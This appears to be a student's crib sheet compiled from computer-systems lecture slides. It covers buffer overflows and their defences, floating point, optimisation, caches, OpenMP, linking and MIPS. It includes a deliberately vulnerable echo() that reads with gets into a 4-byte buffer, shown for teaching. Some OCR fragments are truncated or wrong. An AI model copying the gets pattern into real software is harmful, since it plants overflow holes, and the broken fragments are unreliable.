



## x86-64 Linux Memory Layout




## Buffer Overflow Stack Example #3



Overflowed buffer, corrupted return pointer, but program seems to work!

## Code Injection Attacks




- Input string contains byte representation of executable code
- Overwrite return address A with address of buffer B
- When Q executes ret, will jump to exploit code

## 2. System-Level Protections can help


### Randomized stack offsets

- At start of program, allocate random amount of space on stack
- Shifts stack addresses for entire program
- Makes it difficult for hacker to predict beginning of inserted code
- E.g.: 5 executions of memory allocation code
- Stack repositioned each time program executes

local 0x7ffe4d3be87c 0xffff75a4f9fc 0x7ffeadb7c80c 0x7ffeaea2fdac 0x7ffcd452017c



### 1. Avoid Overflow Vulnerabilities in Code (!)



#### For example, use library routines that limit string lengths


- fgets instead of gets
- strncpy instead of strcpy
- Don't use scanf with %s conversion specification
  - Use fgets to read the string
  - Or use %ns where n is a suitable integer

## 2. System-Level Protections can help

### Nonexecutable code segments

- In traditional x86, can mark region of memory as either "read-only" or "writeable"
  - Can execute anything readable
- X86-64 added explicit "execute" permission
- Stack marked as non-executable

Any attempt to execute this code will fail



# Setting Up Canary

Before call to gets

Stack Frame for <code>call_echo</code>
Return Address (8 bytes)
Canary (8 bytes)
[3] [2] [1] [0]

```
/* Echo Line */
void echo()
{
    char buf[4]; /* Way too small */
    gets(buf);
    puts(buf);
}


- canary should not be repeatable

echo:
    . . .
    movq    %fs:40, %rax # Get canary
    movq    %rax, 8(%rsp) # Place on stack
    xorl    %eax, %eax # Erase canary
    . . .

```

`buf ← %rsp`

/ Byte Ordering on x86-64



Output on x86-64:

```
Characters 0-7 == [0xf0,0xf1,0xf2,0xf3,0xf4,0xf5,0xf6,0xf7]
Shorts 0-3 == [0xf1f0,0xf3f2,0xf5f4,0xf7f6]
Ints 0-1 == [0xf3f2f1f0,0xf7f6f5f4]
Long 0 == [0xf7f6f5f4f3f2f1f0]
```

# Floating Point Representation

## Numerical Form:

$$(-1)^s M \cdot 2^E$$

- Sign bit **s** determines whether number is negative or positive
- Significand **M** normally a fractional value in range [1.0,2.0).
- Exponent **E** weights value by power of two

## Encoding

- MSB **S** is sign bit **s**
- exp field encodes **E** (but is not equal to **E**)
- frac field encodes **M** (but is not equal to **M**)



# Special Values

## Case: `exp = 111...1`

- Not-a-Number (NaN)
- Represents case
- E.g.,  $\sqrt{-1}$ ,  $\infty$

## Case: `exp = 111...1, frac = 000...0`

- Represents value  $\infty$  (infinity)
- Operation that overflows
- Both positive and negative
- E.g.,  $1.0/0.0 = -1.0/-0.0 = +\infty$ ,  $1.0/-0.0 = -\infty$

# Checking Canary

After call to gets

Stack Frame for <code>call_echo</code>
Return Address (8 bytes)
Canary (8 bytes)
00 36 35 34


```
/* Echo Line */
void echo()
{
    char buf[4]; /* Way too small!
    gets(buf);
    puts(buf);
}

echo:
    . . .
    movq    8(%rsp), %rax # Retrieve from
    stack
    xorq    %fs:40, %rax # Compare to canary
    je     .L6             # If same, OK
    call    __stack_chk_fail # FAIL
.L6:   . . .

buf ← %rsp
```


Input: 0123456

## Single precision: 32 bits



1 8-bits 23-bits

## Double precision: 64 bits



1 11-bits 52-bits

# “Normalized” Values

$$v = (-1)^s \cdot 1.xxxxxx \cdot 2^E$$

## When: `exp ≠ 000...0` and `exp ≠ 111...1`

normally a fractional value in range [1.0,2.0).

## Exponent coded as a biased value: `E = Exp - Bias`

- Exp: unsigned value of exp field bias is used to help with carrying fixed for a particular size
- $Bias = 2^{k-1} - 1$ , where  $k$  is number of exponent bits
- Single precision: 127 (Exp: 1...254, E: -126...127)
- Double precision: 1023 (Exp: 1...2046, E: -1022...1023)

## Significand coded with implied leading 1: `M = 1.xxxx...xx`

- xxxx...x: bits of frac field
- Minimum when frac=000...0 ( $M = 1.0$ )
- Maximum when frac=111...1 ( $M = 2.0 - \epsilon$ )
- Get extra leading bit for “free”

## Case: `exp = 111...1, frac ≠ 000...0`

- Not-a-Number (NaN)
- Represents case when no numeric value can be determined
- E.g.,  $\sqrt{-1}$ ,  $\infty - \infty$ ,  $\infty \times 0$

# Normalized Encoding Example

$$v = (-1)^s$$

$$E = \text{Exp} -$$

Value: float F = 15213.0;

$$\begin{aligned} 15213_{10} &= 11101101101101_2 \\ &= 1.1101101101101_2 \times 2^{13} \end{aligned}$$

Significand

$$\boxed{v = (-1)^s M 2^E}$$

$$E = \text{Exp} - \text{Bias}$$

$$\begin{aligned} M &= 1. \underline{\underline{1101101101101}}_2 \\ \text{frac} &= \underline{\underline{1101101101101}}_2 000000000000_2 \end{aligned}$$

Exponent

$$\begin{aligned} E &= 13 \\ \text{Bias} &= 127 \\ \text{Exp} &= 140 = 10001100_2 \end{aligned}$$

Result:

`unsigned`

0	10001100	110110110110100000000000
s	exp	frac

## Denormalized Values

$$v = (-$$

$$E = : .$$

implied leading 0 (0.fraction)

Condition: exp = 000...0

form:  $0.??? \times 2^{-126}$  (bigger than use normalized  
smaller than use 0)

Exponent value: E = 1 – Bias (instead of E = 0 – Bias)

Significand coded with implied leading 0: M = 0.xxx...x<sub>2</sub>

xxx...x: bits of fraction


Cases

exp = 000...0, fraction = 000...0

- Represents zero value
- Note distinct values: +0 and –0

exp = 000...0, fraction ≠ 000...0

- Numbers closest to 0.0
- Equispaced



# Dynamic Range (Positive Only)

	s	exp	frac	E	Value	bias = 7	v = (-1) <sup>s</sup> M 2 <sup>E</sup>
Denormalized numbers	0	0000	000	-6	0 M * 2 <sup>-6</sup>		n: E = Exp – Bias
	0	0000	001 → 0. <sup>001</sup>	-6	1/8 * 1/64 = 1/512		d: E = 1 – Bias
	0	0000	010 → 0. <sup>010</sup>	-6	2/8 * 1/64 = 2/512		closest to zero
	...						
	0	0000	110 → 0. <sup>110</sup>	-6	6/8 * 1/64 = 6/512		
	0	0000	111 → 0. <sup>111</sup>	-6	7/8 * 1/64 = 7/512		largest denorm
	all start with 8 & add from 8 to 2 (3 bits + frac field)	0	0001	000 → 1.000	-6	8/8 * 1/64 = 8/512	smallest norm
	0	0001	001	-6	9/8 * 1/64 = 9/512		
	...						
Normalized numbers	0	0110	110	-1	14/8 * 1/2 = 14/16		
	0	0110	111 → 1.111	-1	15/8 * 1/2 = 15/16		closest to 1 below
	0	0111	000 → 1.000	0	8/8 * 1 = 1		
	0	0111	001	0	9/8 * 1 = 9/8		closest to 1 above
	0	0111	010	0	10/8 * 1 = 10/8		
	...						
	0	1110	110	7	14/8 * 128 = 224		
	0	1110	111	7	15/8 * 128 = 240		largest norm
arbitrary & smallest	0	1111	000	n/a	inf		Floating point 0 & neg 0 are same but diff encoding

## Rounding Binary Numbers

### Binary Fractional Numbers

- “Even” when least significant bit is 0
- “Half way” when bits to right of rounding position = 100...2

round down  
or round here  
depends on whether it's even or odd  
round up

### Examples

- Round to nearest 1/4 (2 bits right of binary point)

Value	Binary	Rounded	Action	Rounded
Value				
2 3/32	10.00011 <sub>2</sub>	10.00 <sub>2</sub>	(<1/2—down)	2
2 3/16	10.00110 <sub>2</sub>	10.01 <sub>2</sub>	(>1/2—up)	2 1/4
2 7/8	10.11100 <sub>2</sub>	11.00 <sub>2</sub>	( 1/2—up)	3
2 5/8	10.10100 <sub>2</sub>	10.10 <sub>2</sub>	( 1/2—down)	2 1/2

## FP Multiplication

•  $(-1)^{s1} M1 2^{E1} \times (-1)^{s2} M2 2^{E2}$

• Exact Result:  $(-1)^s M 2^E$

• Sign s:  $s1 \wedge s2$

• Significand M:  $M1 \times M2$

• Exponent E:  $E1 + E2$

### Fixing


- If M ≥ 2, shift M right, increment E
- If E out of range, overflow ( $\infty$ )
- Round M to fit **frac** precision

# Floating Point Addition

②  $(-1)^{s1} M1 2^{E1} + (-1)^{s2} M2 2^{E2}$

③ Assume E1 > E2

Get binary points lined up



④ Exact Result:  $(-1)^s M 2^E$

⑤ Sign s, significand M:

⑥ Result of signed align & add

⑦ Exponent E: E1

## ⑧ Fixing

⑨ If  $M \geq 2$ , shift M right, increment E

⑩ If  $M < 1$ , shift M left k positions, decrement E by k

⑪ Overflow if E out of range

⑫ Round M to fit `frac` precision

$$\begin{array}{r} 2.34 \times 10^{-2} \\ + 34 \times 10^{-3} \\ \hline 2.684 \end{array}$$

## ⑬ Conversions/Casting

⑭ Casting between `int`, `float`, and `double` changes bit representation

### ⑮ `double/float → int`

⑯ Truncates fractional part

⑰ Like rounding toward zero

⑱ Not defined when out of range or NaN: Generally sets to TMin

### ⑲ `int → double`

⑳ Exact conversion, as long as `int` has  $\leq 53$  bit word size

### ㉑ `int → float`

㉒ Will round according to rounding mode (can lose some precision)

## Floating Point in C

### C Guarantees Two Levels

`float` single precision

`double` double precision

# Floating Point Puzzles

## ① For each of the following C expressions, either:

② Argue that it is true for all argument values

③ Explain why not true

- `x == (int) (float) x` No
- `x == (int) (double) x` Yes
- `f == (float) (double) f` Yes
- `d == (double) (float) d` No
- `f == -(-f);` Yes
- `2/3 == 2/3.0` No
- `d < 0.0`  $\Rightarrow ((d*2) < 0.0)$  Yes
- `d > f`  $\Rightarrow -f > -d$  Yes
- `d * d >= 0.0` Yes
- `(d+f)-d == f` No  
if d is very large & f very small  
then d+f=d & d-d=0

```
int x = ...;
float f = ...;
double d = ...;
```



Assume neither  
`d` nor `f` is NaN

## Reduction in Strength

- Replace costly operation with simpler one
- Shift, add instead of multiply or divide
  - $16*x \rightarrow x << 4$
  - Utility machine dependent
  - Depends on cost of multiply or divide instruction
    - On Intel Nehalem, integer multiply requires 3 CPU cycles
- Recognize sequence of products

### Code Motion

- Reduce frequency with which computation performed
  - If it will always produce same result
  - Especially moving code out of loop



### Share Common Subexpressions

- Reuse portions of expressions
- GCC will do this with -O1

```
/* Sum neighbors of i,j */
up = val[(i-1)*n + j - 1];
down = val[(i+1)*n + j - 1];
left = val[i*n + j-1];
right = val[i*n + j+1];
sum = up + down + left + right;
```

3 multiplications:  $i*n, (i-1)*n, (i+1)*n$

```
leaq 1(%rsi), %rax # i+1
leaq -1(%rsi), %r8 # i-1
imulq %rcx, %rsi # i*n
imulq %rcx, %rax # (i+1)*n
imulq %rcx, %r8 # (i-1)*n
addq %rdx, %rsi # i*n+j
addq %rdx, %rax # (i+1)*n+j
addq %rdx, %r8 # (i-1)*n+j
```

```
long inj = i*n + j;
up = val[inj - n];
down = val[inj + n];
left = val[inj - 1];
right = val[inj + 1];
sum = up + down + left + right;
```

1 multiplication:  $i*n$

```
imulq %rcx, %rsi # i*n
addq %rdx, %rsi # i*n+j
movq %rsi, %rax # i*n+j
subq %rcx, %rax # i*n+j-n
leaq (%rsi,%rcx), %rcx # i*n+j+n
```

```
/* Sum rows is of n X n matrix a
   and store in vector b */
void sum_rows1(double *a, double *b, long n) {
    long i, j;
    for (i = 0; i < n; i++) {
        b[i] = 0;
        for (j = 0; j < n; j++)
            b[i] += a[i*n + j];
    }
}
```

```
double A[9] =
{ 0, 1, 2,
  4, 8, 16,
  32, 64, 128 };
double B[3] = A+3;
sum_rows1(A, B, 3);
```

trying to figure out if 2 pointers are accessing the same location

### Value of B:

init:	[4, 8, 16]
i = 0:	[3, 8, 16]
i = 1:	[3, 22, 16]
i = 2:	[3, 22, 224]

### Removing Aliasing

```
/* Sum rows is of n X n matrix a
   and store in vector b */
void sum_rows2(double *a, double *b, long n) {
    long i, j;
    for (i = 0; i < n; i++) {
        double val = 0;
        for (j = 0; j < n; j++)
            val += a[i*n + j];
        b[i] = val;
    }
}
```

B[.]  
read B[.]  
add B[.]  
write B[.]  
val +=  
read register  
don't have to  
read or write multiple times  
end write


```
# sum_rows2 inner loop
.L10:
    addsd    (%rdi), %xmm0      # FP load + add
    addq    $8, %rdi
    cmpq    %rax, %rdi
    jne     .L10
```

### Pipelined Functional Units

```
long mult_eg(long a, long b, long c) {
    long p1 = a*b;
    long p2 = a*c;
    long p3 = p1 * p2;
    return p3;
}
```

	1	2	3	4	5	6	7	Time
Stage 1	a*b	a*c			p1*p2			
Stage 2		a*b	a*c			p1*p2		
Stage 3			a*b	a*c			p1*p2	

- Divide computation into stages
- Pass partial computations from stage to stage
- Stage  $i$  can start on new computation once values passed to  $j+1$
- E.g., complete 3 multiplications in 7 cycles, even though each requires 3 cycles




## Loop Unrolling with Reassociation (2x1a)


```
void unroll2aa_combine(vec_ptr v, data_t *dest)
{
    long length = vec_length(v);
    long limit = length-1;
    data_t *d = get_vec_start(v);
    data_t x = IDENT;
    long i;
    /* Combine 2 elements at a time */
    for (i = 0; i < limit; i+=2) {
        x = x OP (d[i] OP d[i+1]);
    }
    /* Finish any remaining elements */
    for (; i < length; i++) {
        x = x OP d[i];
    }
    *dest = x;
}
```

Compare to before  
 $x = (x \text{ OP } d[i]) \text{ OP } d[i+1];$

## Locality


 tend to use the same values over & over again

- Principle of Locality: Programs tend to use data and instructions with addresses near or equal to those they have used recently



### Temporal locality:

- Recently referenced items are likely to be referenced again in the near future




### Spatial locality:

- Items with nearby addresses tend to be referenced close together in time

## Matrix Multiplication (ijk)

```
/* ijk */
for (i=0; i<n; i++) {
    for (j=0; j<n; j++) {
        sum = 0.0;
        for (k=0; k<n; k++)
            sum += a[i][k] * b[k][j];
        c[i][j] = sum;
    }
}
```


*matmult/mm.c*



## Matrix Multiplication (kij)

```
/* kij */
for (k=0; k<n; k++) {
    for (i=0; i<n; i++) {
        r = a[i][k];
        for (j=0; j<n; j++)
            c[i][j] += r * b[k][j];
    }
}
```

*matmult/mm.c*




Misses per inner loop iteration:

A	B	C
0.25	1.0	0.0

## Matrix Multiplication (jki)

```
/* jki */
for (j=0; j<n; j++) {
    for (k=0; k<n; k++) {
        r = b[k][j];
        for (i=0; i<n; i++)
            c[i][j] += a[i][k] * r;
    }
}
```

*matmult/mm.c*



Misses per inner loop iteration:

A	B	C
1.0	0.0	1.0

## Blocked Matrix Multiplication

```
c = (double *) calloc(sizeof(double), n*n);

/* Multiply n x n matrices a and b */
void mmm(double *a, double *b, double *c, int n) {
    int i, j, k;
    for (i = 0; i < n; i+=B)
        for (j = 0; j < n; j+=B)
            for (k = 0; k < n; k+=B)
                /* B x B mini matrix multiplications */
                for (il = i; il < i+B; il++)
                    for (jl = j; jl < j+B; jl++)
                        for (kl = k; kl < k+B; kl++)
                            c[il*n+jl] += a[il*n + kl]*b[kl*n + jl];
}
```

*matmult/bmm.c*

## Synchronization: Atomic (basic form)

- Atomic provides mutual exclusion but only applies to the update of a memory location (the update of X in the following example)

```
#pragma omp parallel
{
    double tmp, B;
    B = DOIT();
    tmp = big_ugly(B);
    #pragma omp atomic
    X += tmp;
}
```

atomic has lower overhead than critical so it's better

The statement inside the atomic must be one of the following forms:

- $x \text{ binop} = \text{expr}$
- $x++$
- $++x$
- $x-$
- $--x$

X is an lvalue of scalar type and binop is a non-overloaded built in operator.

Operator	Initial value
+	0
*	1
-	0
min	Largest pos. number
max	Most neg. number

C/C++ only	
Operator	Initial value
&	$\sim 0$
	0
$\wedge$	0
$\&\&$	1
$\ $	0

Fortran Only	
Operator	Initial value
.AND.	.true.
.OR.	.false.
.NEQV.	.false.
.IEOR.	0
.IOR.	0
.IAND.	All bits on
.EQV.	.true.

## Synchronization: Simple Locks

- Example: conflicts are rare, but to play it safe, we must assure mutual exclusion for updates to histogram elements.

```
#pragma omp parallel for
for(i=0;i<NBUCKETS; i++){
    omp_init_lock(&hist_locks[i]); hist[i] = 0;
}
#pragma omp parallel for
for(i=0;i<NVALS;i++){
    ival = (int) sample(arr[i]);
    omp_set_lock(&hist_locks[ival]);
    hist[ival]++;
    omp_unset_lock(&hist_locks[ival]);
}


for(i=0;i<NBUCKETS; i++) {
    omp_destroy_lock(&hist_locks[i]);
}
```

One lock per element of hist

Enforce mutual exclusion on update to hist array


Free-up storage when done.

## Task Construct – Explicit Tasks



```
#pragma omp parallel {
    #pragma omp single
    { //block 1
        node * p = head;
        while (p) { // block 2
            #pragma omp task firstprivate(p)
            process(p);
            p = p->next; //block 3
        }
    }
}
```

implied barrier



## Synchronization: flush example

- Flush forces data to be updated in memory so other threads see the most recent value

```
double A;
A = compute();
flush(A); // flush to memory to make sure other
           // threads can pick up the right value
```

flush is implied by entry & exit of a parallel region  
flush is implied by barriers  
flush is implied by locks  
flush is implied by critical regions

- Defines a sequence point at which a thread is guaranteed to see a consistent view of memory with respect to the “flush set”.
- The flush set is:
  - “all thread visible variables” for a flush construct without an argument list.
  - a list of variables when the “flush(list)” construct is used.
- The action of Flush is to guarantee that:
  - All R,W ops that overlap the flush set and occur prior to the flush complete before the flush executes
  - All R,W ops that overlap the flush set and occur after the flush don’t execute until after the flush.
  - Flushes with overlapping flush sets can not be reordered.

## Asynchronous Exceptions (Interrupts)

- Caused by events external to the processor
  - Indicated by setting the processor’s interrupt pin
  - Handler returns to “next” instruction
- Examples:
  - Timer interrupt
    - Every few ms, an external timer chip triggers an interrupt
    - Used by the kernel to take back control from user programs
  - I/O interrupt from external device
    - Hitting Ctrl-C at the keyboard ←
    - Arrival of a packet from a network
    - Arrival of data from a disk

## Synchronous Exceptions

- Caused by events that occur as a result of executing an instruction:
  - **Traps**
    - Intentional , e.g.
    - Examples: **system calls**, breakpoint traps, special instructions
    - Returns control to "next" instruction
  - **Faults**
    - Unintentional but possibly recoverable
    - Examples: page faults (recoverable), protection faults (unrecoverable), floating point exceptions
    - Either re-executes faulting ("current") instruction or aborts
  - **Aborts**
    - Unintentional and unrecoverable
    - Examples: illegal instruction, parity error, machine check
    - Aborts current program


## Three Kinds of Object Files (Modules)

- **Relocatable object file (.o file)**
  - Contains code and data in a form that can be combined with other relocatable object files to form executable object file.
  - Each .o file is produced from exactly one source (.c) file
- **Executable object file (.out file)**
  - Contains code and data in a form that can be copied directly into memory and then executed.
- **Shared object file (.so file)**
  - Special type of relocatable object file that can be loaded into memory and linked dynamically, at either load time or run-time.

## Old-fashioned Solution: Static Libraries


- **Static libraries (.a archive files)**
  - Concatenate related relocatable object files into a single file with an index (called an *archive*).
  - Enhance linker so that it tries to resolve unresolved external references by looking for the symbols in one or more archives.
  - If an archive member file resolves reference, link it into the executable.
  - one big file that has all the object files, so programmer only needs to refer to the big file. Linker will go through & find what's needed individually. [(.a) contains all the (.o)]

## Address Translation: Page Fault



## Static Linking


- Programs are translated and linked using a *compiler driver*:
  - linux> gcc -Og -o prog main.c sum.c
  - linux> ./prog



## Modern Solution: Shared Libraries


- **Static libraries have the following disadvantages:**
  - Redundant code
  - Duplication in the stored executables (every function needs libc)
  - Duplication in the running executables
  - Minor bug fixes of system libraries require each application to explicitly relink
- **Modern solution: Shared Libraries**
  - Object files that contain code and data that are loaded and linked into an application *dynamically*, at either *load-time* or *run-time*
  - Also called: dynamic link libraries, DLLs, .so files
  - link when you run the program

## Linking with Static Libraries



## Accessing the TLB

- MMU uses the VPN portion of the virtual address to access the TLB:



## C vs. CISC Machines

Feature	RISC	CISC
Registers	32	6, 8, 16
Register Classes	One	Some
Arithmetic Operands	Registers	Memory+Registers
Instructions	3-addr	2-addr
Addressing Modes	$M[r+c](l,s)$	several $(l_1, l_2, \dots, l_n)$
Instruction Length	32 bits	Variable

## Load and Store Examples

- Load a word from memory:

```
lw dest rt, offset(base) # rt <- memory[base+offset]
```

- Store a word into memory:

```
sw rt, offset(base) # memory[base+offset] <- rt
```

- For smaller units (bytes, half-words) only the lower bits of a register are accessible. Also, for loads, you need to specify whether to sign or zero extend the data.

```
lb rt, offset(base) # rt <- sign-extended byte  
lbu rt, offset(base) # rt <- zero-extended byte  
sb rt, offset(base) # store low order byte of rt
```

Register	Name	Function	Comment
